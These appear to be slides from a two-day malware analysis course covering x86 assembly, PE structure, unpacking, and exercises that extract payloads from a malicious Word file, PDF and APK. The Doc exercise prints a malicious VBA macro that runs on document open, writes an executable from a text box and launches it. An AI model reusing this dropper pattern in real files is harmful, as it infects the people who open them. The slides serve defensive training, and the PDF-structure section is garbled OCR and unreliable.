# Malware Analysis And Reverse Engineering

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# Day 1

#### Day 1 - Agenda

- Safe Environment for Malware Analysis
- Basic Reverse Engineering Concepts
- Assembly Code Examples
- PE Structure
- Unpacking


#### Safe Environment

#### Why use a VM

- Protecting your system and your personal data
- Controlling the code execution
- Customizing the OS resources and network settings
- Using snapshots to save and restore specific system states

#### x86 Architecture

#### Von Neumann architecture



#### Memory of a program


Lower memory address

**STACK HEAP** CODE **DATA** 

**Higher memory address** 

# Registers

## 32-bit Common Registers



# Other Registers (32-bit)

ESP Extended Stack Pointer

EBP Extended Base Pointer


EIP Extended Instruction Pointer

#### Stack

#### Stack Layout


Lower memory address Stack grows up toward lower addresses **Current Stack Frame** Caller's Stack Frame Caller's Caller's Stack Frame Higher memory address

#### Stack Frame



#### Instructions

#### Instruction format



#### Basic x86 Operations

ADD dest, source AND dest, source

SUB dest, source OR dest, source

DIV/IDIV XOR dest, source

MUL/IMUL NOT eax

#### Basic x86 Operations

MOV dest, src

POP dest

CALL \_function

MOVSB dest, src

PUSH var/reg

RET num

MOVSW dest, src

MOVSD dest, src

LEA dest, src

## Basic x86 Operations

JMP address

JZ address

JNZ address

JL address

JLE address

# Status Flags

ZF zero flag

SF signed flag

OF overflow flag

CF carry flag

Assembly code examples

push ebp

mov ebp, esp


sub esp, 10h

push ebp

mov ebp, esp

sub esp, 10h

#### Stack Frame



push [ebp-04h]

call sub\_400100

test eax, eax

jnz short loc\_410011

```
loc_10001000:
       movsb ebx, byte ptr [ecx+esi]
       ror edx, 0Dh
       inc ecx
       add edx, ebx
        cmp
                ecx, eax
            short loc_10001000
        ib
```


Basic Reverse Engineering Tools

#### Debugger


OpCode + Disassembly

Memory

#### Registers




#### Disassembler



#### **Hex Editor**

Hex + ASCII


Parsed structures




# Hashing Tools

HashCalc	
Data Format:	Data:
□ нмас	Key Format: Key:
<b>✓</b> MD5	06daf4d03df5e59deb31ee5924a59030
□ MD4	
✓ SHA1	4ff202936d1e4602be84198404992f2ae07319d3
▼ SHA256	5d9bce8b73b8f6bbcd9fc51f725c785c5782f9099981f1c2
☐ SHA384	
SHA512	
▼ RIPEMD160	89da6a0e11d6839f8d7a2ad551090d8c71822f0e
☐ PANAMA	
TIGER	
□ MD2	
☐ ADLER32	
▼ CRC32	e58d3d41
□ eDonkey/ eMule	
<u>SlavaSoft</u>	Calculate Close Help

#### File Analyzers





## String Analysis Tools

Tools to help extract all the strings from a binary file

Examples:

- -Strings from Windows Sysinternals Suite (Windows)
- -Strings program (Linux)

PE (Portable Executable)

#### PE Structure


DOS MZ header DOS stub PE header Section table Section 1 Section 2 Section ... Section n **ARTeam PE Tutorial** 

abcdef DOS 00000010h: 40 00 1A 00 00 00 00 00 **HEADER** 00000020h: 00000030h: 00000040h: BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90 ; °....'.f!..Lf! 00000050h: 54 68 69 DOS 00000060h: 74 20 62 65 20 STUB 00000070h: 69 6E 33 00000080h: 00000090h: 00 00 00 00 000000a0h: 000000b0h: 00 00 00 00 00 00 00 000000c0h: 000000dOh: 00 00 00 00 000000e0h: 00000100h: 50 45 00 00 4C 01 08 00 19 5E 42 2A 00 00 00 ; PE.L....^B\*.... HEADER 00000130h: 00000140h: 00000150h: 00 D0 03 00 00 FileHeader 00000160h: 00 00 10 00 00 40 00 00 00 10 00 00 10 00 00 00000180h: 00 DO 02 00 1E 18 00 00 00 40 03 00 00 8E 00 00 OptionalHeader DATA 000001a0h: 00 10 03 00 04 2B 00 00 00 00 00 00 00 00 00 -DIRECTORY 000001c0h: 00 00 03 00 18 00 00 00 00 00 00 00 00 00 00 00000200h: 88 9E 02 00 00 10 00 00 00 A0 02 00 00 04 00 00; ^ž...... 00000210h: 00 00 00 00 00 00 00 00 00 00 00 20 00 60; ............. 00000220h: 44 41 54 41 00 00 00 00 D4 06 00 00 B0 02 00; DATA....ô....°...

#### **Section Headers**


Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N	Linenumbers	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
Dyte[0]		5.45.75.75		1207000				word	
.text	00018706	00001000	00018800	00000400	00000000	00000000	0000	0000	60000020
.rdata	0000576E	0001A000	00005800	00018C00	00000000	00000000	0000	0000	40000040
.data	00002BC4	00020000	00001000	0001E400	00000000	00000000	0000	0000	C0000040
rsrc	000004D8	00023000	00000600	0001F400	00000000	00000000	0000	0000	40000040

## PE Mapping




ARTeam PE Tutorial


### Data Directories



## Import Directory




## **Export Directory**



## **Executable Packers**

### Packed File Structure

File before packing



Packed file

# Day 2


## Day 2 - Agenda

- Unpacking
- DOC Analysis
- PDF Analysis
- Android APK Analysis


## Exercise

Task: Unpack a UPX-packed executable file

- Open the file in IDA and inspect the unpacking routine
- View > Graphs > Flow chart
- Try to find where the code ends in unusual ways, i.e. a JMP instruction which points to somewhere that doesn't have executable code.
- The suspected address might be the address of OEP(Original Entry Point)



- Open the file in debugger and execute until the OEP
- Open Scylla plugin to finish the unpacking process
  - Dump
  - IAT Autosearch
  - Get Imports
  - Fix Dump



## DOC

### OLE'

OLE is a mechanism that allows users to create and edit documents containing items or "objects" created by multiple applications.

OLE documents, historically called compound documents, seamlessly integrate various types of data, or components. Sound clips, spreadsheets, and bitmaps are typical examples of components found in OLE documents.

### Exercise

Task: Extract payload embedded into the malicious Doc file

- Extract the contents of the Doc file with 7zip
- Use Olevba tool to extract VBA macro from the Doc file

```
Type: OpenXML
WARNING For now, VBA stomping cannot be detected for files in memory
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
Private Sub Document_Open()
    Call gohura_leLedr
End Sub
VBA MACRO Module1.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/Module1'
Sub gohura_leLedr()
    Dim path gohura file As String
    Dim file_gohura__name As String
    Dim folder gohura name As Variant
    file_gohura__name = "dhrvgranit"
   folder gohura  name = Environ$("ALLUSERSPROFILE") & "\Vedios\"
    If Dir(folder_gohura__name, vbDirectory) = "" Then
       MkDir (folder gohura name)
    End If
    path_gohura__file = folder_gohura__name & file_gohura__name
```

### Analysis of VBA Macro:

- Extracts "Text Box 2"
- 2. Splits the content by " "
- 3. Converts Char values to Bytes
- 4. Creates ".exe" file

```
Dim awr1gohura s() As String
   Dim maingohura s As String
   If Dir(path gohura file & ".ex" & "e") = "" Then
       Dim gohura bweyt(136191) As Byte
       ActiveDocument.Shapes("Text Box 2").Select
       Selection.WholeStory
       maingohura s = Selection.Text
       awr1gohura s = Split(maingohura s, " ")
       Dim i As Double
       For i = 0 To UBound(awr1gohura s) - LBound(awr1gohura s)
           gohura bweyt(i) = awr1gohura s(i)
       Next
       Open path gohura file & ".e" & "xe" For Binary Access Write As #2
            Put #2, , gohura bweyt
       Close #2
   End If
   Shell path gohura file & ".ex" & "e", vbNormalNoFocus
   MsgBox "Not Supported format!"
End Sub
```

### Solution

- Copy "Text Box 2" from "word/document.xml"
- Write python script to create .exe file

#### Solution 1


```
# file textbox2 should contain the PE body copied from the
word/document.xml
data = open('textbox2','r').read()
data2 = data.split(" ")
result = b"
for i in data2:
    temp = int(i)
    result +=temp.to_bytes(1,'little')
open('pe','wb').write(result)
```

#### Solution 2

## PDF

### PDF Structure

### PDE 101 an Adobe document walk-through CORKAM



#### BASICS

PDF IS TEXT BASED, WITH BINARY STREAMS

TYPES
0.STRNG
EX.(Hello World!)
NAME (DENTFERS)
EX./CROST = 1

DENTFERS
DEX.\*/Reg1 value1 //Reg2 value2>>

OBJECT REFERENCES

CONTENT IS STORED IN OBJECT MOST CONTENT CAN BE INLINED OR REFERENCED IN A SEPARATE OBJECT

/Keyl value SEQUI/ALENT TO /Keyl 3 8 R (...)
3 8 obj value endot)

BINARY STREAMS

BINARY STREAM ARE STORED IN SEPARATE OBJECTS LIKE THIS.

TRIVIA

THE POF WAS FIRST SPECIFIED BY ADDRE SYSTEMS IN 1993

INTIAL VERSIONS OF ADOBE ACROBAT WERE NOT FREE

#### FILE STRUCTURE

HEAD OF THE FILE THE KPDF-\* SIGNATURE DENTIFIES THE FORMAT

AND REQUIRED VERSION

XREF
xref
starting objects object counts
pollowed by xisef entires.
problect in use
offseting-kererations- in
else
welkt\_free\_objects/do-sererations- if

END OF THE FILE

startxref
-XREF OFFSET IN DECODED STREAM-

#### PARSING

THE HEADER NPDF-1. ? SIGNATURE IS CHECKED TO DENTFY THE FLE FORMAT THE XMEP IS LOCATED VAIN THE START TWEFF OFFSET THE XMEP TAKES (GNES OFFSET OF SACH GE. SCT. THE XMEP TAKES (GNES OFFSET OF SACH GE. SCT. THE LT AT I FOR IS PASSED SACH GE. SCT. SACH GREEKER SEPERINCE IS FOLLOWED, BULDING THE DOQUMENT

PAGES ARE CREATED, TEXT IS RENDERED

TRUES ROOT 1 PAGES 2 ROOT 3 CONTENT 4





## peepdf

```
PPDF> help
Documented commands (type help <topic>):
                exit
                             js jjdecode
bytes
                                                              search
                                                open
changelog
                extract
                             js join
                                                quit
                                                              set
create
                filters
                                                rawobject
                                                              show
                             js unescape
decode
                hash
                                                rawstream
                                                              stream
                             js vars
decrypt
                help
                             log
                                                references
                                                              tree
embed
                info
                             malformed output replace
                                                              vtcheck
                js analyse
encode
                             metadata
                                                reset
                                                              XOL
encode strings
                js beautify
                             modify
                                                              xor search
                                                save
                js code
                             object
encrypt
                                                save version
                js eval
                             offsets
                                                sctest
errors
PPDF>
```

## peepdf

```
PPDF> help decode
Usage: decode variable $var name $filter1 [$filter2 ...]
Usage: decode file $file name $filter1 [$filter2 ...]
Usage: decode raw $offset $num bytes $filter1 [$filter2 ...]
Usage: decode string $encoded string $filter1 [$filter2 ...]
Decodes the content of the specified variable, file or raw bytes using the following filters or algorithms:
       base64,b64: Base64
        asciihex,ahx: /ASCIIHexDecode
       ascii85,a85: /ASCII85Decode
       lzw: /LZWDecode
       flatedecode, fl: /FlateDecode
       runlength,rl: /RunLengthDecode
       ccittfax,ccf: /CCITTFaxDecode
       jbig2: /JBIG2Decode (Not implemented)
       dct: /DCTDecode (Not implemented)
        jpx: /JPXDecode (Not implemented)
```

## peepdf

```
Usage: js_analyse variable $var_name
Usage: js_analyse file $file_name
Usage: js_analyse file $file_name
Usage: js_analyse object $object_id [$version]
Usage: js_analyse string $javascript_code

Analyses the Javascript code stored in the specified string, variable, file or object

PPDF>
```

### Exercise

Task: Extract the remote server's URL from malicious PDF file

- Use peepdf tool to extract objects from the PDF file
- Find objects with JS code

```
ile: 32466c13fe0bd79c6ee0248cce0210f71885f939011f563554e1936ea74d151c
    b01d86bec6d3b4b7004006c4f60c0511
SHA1: c5b995188eda796ef3ee0eaefe5fb6dd536d5e5f
SHA256: 32466c13fe0bd79c6ee0248cce0210f71885f939011f563554e1936ea74d151c
Size: 374609 bytes
Version: 1.3
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 16
Streams: 1
URIS: 0
Comments: 0
Errors: 0
Version 0:
        Catalog: No
        Info: No
        Objects (16): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16]
        Streams (1): [11]
               Encoded (0): []
        Objects with JS code (3): [1, 13, 16]
        Suspicious elements:
                /AcroForm (1): [1]
                /OpenAction (1): [1]
                /Names (2): [1, 10]
                /JS (3): [1, 12, 15]
                /JavaScript (4): [1, 7, 12, 15]
```


- Use js\_code module to deobfuscate the JS script inside the objects and save the results to a local file
- Use js\_analyse to analyse the local file with JS code and extract the shellcode as well as the URL

## Android

## Exercise

Task: Extract payload from Android APK file

- Extract the contents of the APK file with 7zip
- Notice the "bin" file in Assets directory
- Use dex2jar tool to create jar file from classes.dex
- Use jd-gui tool to open the jar file and inspect the code



### Analysis of the OnCreate() function:

- 1. Opens "bin" asset
- 2. Skips 4 bytes
- 3. Inflate-decompresses the content
- 4. Base64-decodes the result
- 5. Creates new "dex" file

### Solution

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### Python script to create the new dex file

```
import base64
import zlib
data = open('bin','rb').read()
t=data[4:len(data)]
zlib_dec = zlib.decompress(t)
b64_dec = base64.b64decode(zlib_dec)
open(payload.dex','wb').write(b64_dec)
```

# End

## Additional Learning Material For RE

Practical Malware Analysis

By: Michael Sikorski; Andrew Honig

Malware Analyst's Cookbook : Tools and Techniques for Fighting Malicious
 Code

By: Michael Hale Ligh; Steven Adair; Blake Hartstein; Matthew Richard

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